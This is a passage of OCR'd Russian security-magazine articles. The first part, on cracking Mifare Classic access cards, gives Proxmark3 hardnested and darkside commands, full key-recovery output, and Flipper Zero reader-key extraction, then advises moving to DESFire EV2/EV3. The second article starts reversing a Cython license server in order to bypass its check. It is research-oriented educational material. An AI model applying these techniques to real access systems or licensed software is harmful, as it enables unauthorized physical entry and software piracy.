[+]  005 | 023 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  006 | 027 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  007 | 031 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  008 | 035 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  009 | 039 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  010 | 043 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  011 | 047 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  012 | 051 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  013 | 055 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  014 | 059 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+]  015 | 063 | FFFFFFFFFFFF | 1 | FFFFFFFFFFFF | 1
[+] -----+-----+--------------+---+--------------+----
[+] ( 0:Failed / 1:Success )

[usb] pm3 -->
```

Hardnested


Если же в поле «Prng detection» значится `hard`, то стоит применить атаку hardnested.

Эта команда практически аналогична атаке nested — она также требует одного известного ключа любого сектора и валидный идентификатор.

WWW

Подробную информацию об этой атаке ты сможешь найти в отчете Карло Мейера.

Команда для запуска: `hf mf hardnested --blk <номер блока> <-a / -b> -k <ключ> -- <атакуемый блок> <--ta / --tb>`.



```
[usb] pm3 --> hf mf hardnested --tblk 4 --ta
[=] Target block no   4, target key type: A, known target key: 000000000000 (not set)
[=] File action: none, Slow: No, Tests: 0
[=] Hardnested attack starting...
[=] ---------+---------+---------------------------------------------------------+-----------------+-------
[=]          |         |                                                         | Expected to brute force
[=]  Time    | #nonces | Activity                                                | #states         | time
[=] ---------+---------+---------------------------------------------------------+-----------------+-------
[=]        0 |       0 | Start using 12 threads and AVX2 SIMD core               |                 |
[=]        0 |       0 | Brute force benchmark: 854 million (2^29.7) keys/s      | 140737488355328 |    2d
[=]        7 |       0 | Loaded 0 RAW / 351 LZ4 / 0 BZ2 in 6977 ms               | 140737488355328 |    2d
[=]        7 |       0 | Using 239 precalculated bitflip state tables            | 140737488355328 |    2d
[=]       11 |     112 | Apply bit flip properties                               |  10762658512896 |    4h
[=]       12 |     224 | Apply bit flip properties                               |   9394366447616 |    3h
[=]       13 |     336 | Apply bit flip properties                               |   8459058675712 |    3h
[=]       14 |     448 | Apply bit flip properties                               |   8459058675712 |    3h
[=]       15 |     560 | Apply bit flip properties                               |   8384935886848 |    3h
[=]       16 |     672 | Apply bit flip properties                               |   8378623459328 |    3h
[=]       17 |     784 | Apply bit flip properties                               |   8378623459328 |    3h
[=]       18 |     896 | Apply bit flip properties                               |   8378623459328 |    3h
[=]       18 |    1008 | Apply bit flip properties                               |   8378623459328 |    3h
[=]       19 |    1120 | Apply bit flip properties                               |   8378623459328 |    3h
[=]       20 |    1232 | Apply bit flip properties                               |   8378623459328 |    3h
[=]       21 |    1317 | Apply bit flip properties                               |   8378623459328 |    3h
[=]       23 |    1429 | Apply Sum property. Sum(a0) = 0                         |    122364919808 |  2min
[=]       23 |    1541 | Apply bit flip properties                               |    122364919808 |  2min
[=]       24 |    1653 | Apply bit flip properties                               |    117800845312 |  2min
[=]       25 |    1765 | Apply bit flip properties                               |    117800845312 |  2min
[=]       26 |    1877 | Apply bit flip properties                               |    117800845312 |  2min
[=]       27 |    1989 | Apply bit flip properties                               |    117800845312 |  2min
[=]       27 |    1989 | (1. guess: Sum(a8) = 0)                                 |    117800845312 |  2min
[=]       33 |    1989 | Apply Sum(a8) and all bytes bitflip properties          |     47468990464 |   56s
[=]      193 |    1989 | Brute force phase:  24.89%                              |     37309382656 |   44s
[=]      195 |    1989 | Brute force phase completed.  Key found: FFFFFFFFFFFF   |               0 |    0s
[usb] pm3 -->
```

Таким образом, блок за блоком, можно получить все данные идентификатора. Единственный минус — это будет довольно медленно.

Кстати, у Proxmark3 существует замечательная функция `autopwn`, которая будет выполнять почти все действия за тебя. Ты же в это время можешь заняться более важными делами.

Dark side

Но что делать, если известных ключей нет, а ридер находится под пристальным взглядом сотрудников ЧОП? Правильно, использовать dark side!

Эта атака снова эксплуатирует недостатки PRNG, которые позволяют восстанавливать ключи из битов по сообщениям об ошибках.


Крайне существенный минус этого метода заключается в том, что он требует очень много времени, но использовать его для восстановления всего идентификатора и не нужно. Ведь после получения одного ключа можно применить атаки hardnested или nested.


Команда для запуска: `hf mf darkside`.

Получение ключей из ридера

Если ни один из перечисленных вариантов не сработал, остается последний — получение ключей непосредственно из ридера.

Проще всего сделать это с помощью Flipper Zero.





Можно извлечь ключи из полученных данных с помощью mfkey32 или Flipper Lab (то же самое, но удобнее) и использовать их в описанных атаках.

КАК ЗАЩИЩАТЬСЯ?

Итак, мы выяснили, что Crypto1 крайне небезопасен. Конечно, можно внедрить проверку на «магические» карты, которая отсечет часть попыток проникновения, но единственный надежный метод на данный момент — перейти на более совершенные идентификаторы Mifare, к примеру Mifare Plus или Mifare DESFire.

К слову, Mifare DESFire EV1 уже подвергался атакам, так что при проектировании надежной СКУД следует отдавать предпочтение Mifare DESFire EV2, EV3 и им подобным.

ГИБРИДНАЯ ЗМЕЯ

РЕВЕРСИМ ПРИЛОЖЕНИЕ НА CYTHON

Помимо Python, в дикой природе водится несколько производных от него языков программирования, облегчающих написание модулей и приложений с использованием другого синтаксиса. Один из таких проектов — Cython, своеобразный гибрид Python и C. Сегодня мы разберемся, как работают приложения на этом языке, и попробуем взломать одно из них.

МВК

WARNING

Статья написана в исследовательских целях, имеет ознакомительный характер и предназначена для специалистов по безопасности. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Использование или распространение ПО без лицензии производителя может преследоваться по закону.

Вся история мирового хакерства — это бессмысленная и беспощадная борьба двух противостоящих групп (как ни странно, но зачастую это одни и те же люди). Одни хакеры изо всех сил стараются усложнить задачу анализа исполняемого кода и его реверса другим хакерам: это называется обфускацией кода. В своей статье «Суровая жаба. Изучаем защиту Excelsior JET для программ на Java» я поделился наблюдением, что для приведения стройного кросс-платформенного байт-кода в совершенно безумный нечитаемый вид достаточно скомпилировать его в натив с «оптимизацией».

Слово «оптимизация» я взял в кавычки потому, что, как правило, в подобных случаях каждая операция требует обвязки вокруг себя в виде десятков нативных ассемблерных инструкций, что во много раз раздувает скомпилированный код. Остается только верить на слово маркетинговым тестам, рапортующим о среднем увеличении производительности полученного скомпилированного кода.


Впрочем, задачу обфускации подобная «оптимизация» решает на все сто, поскольку анализ полученного кода превращается в жуткий геморрой. В упомянутой выше статье этот подход был описан применительно к байт-коду JVM, на этот раз объектом нашего исследования будет Python.

В своей статье «Змеиная анатомия. Вскрываем и потрошим PyInstaller» я упоминал многочисленные попытки прикрутить к питону более-менее нормальную компиляцию. Одна из таких попыток — проект Cython.

Особенностью этого проекта, вернее родительского по отношению к нему проекта Pyrex, является промежуточная трансляция скриптового кода в код C или C++, который уже компилируется в платформенно зависимый нативный код. Понятное дело, что Cython — это не совсем чистый Python, а нечто среднее между ним и C (к примеру, в нем можно для оптимизации кода задать строгую типизацию переменных и атрибутов). Большинство статей в сети, посвященных этому чуду враждебной техники, хвалят его за скорость исполнения программ и за удобство совместимости с C. Ну и объясняют тем, у кого ни того ни другого не наблюдается, как и куда именно надо исхитриться поставить костыли, чтобы наступило счастье. Мы же сломаем систему и попробуем поковыряться в его внутренней реализации на примере реверса конкретного приложения, реализованного на Cython.

Поскольку проект кросс-платформенный, на этот раз мы возьмем некий линуксовый сервер лицензий: нативную x86-библиотеку формата ELF. Она читает параметры лицензии из закодированного текстового файла, и наша задача — смоделировать лицензию или обойти ее проверку.

Начнем с поверхностного анализа нашего модуля `.so`. Поскольку промежуточный формат кода — файл на языке C, то Detect It Easy нам не сильно поможет — он всего-навсего определяет компилятор, которым был в итоге скомпилирован этот файл (в нашем случае GCC).

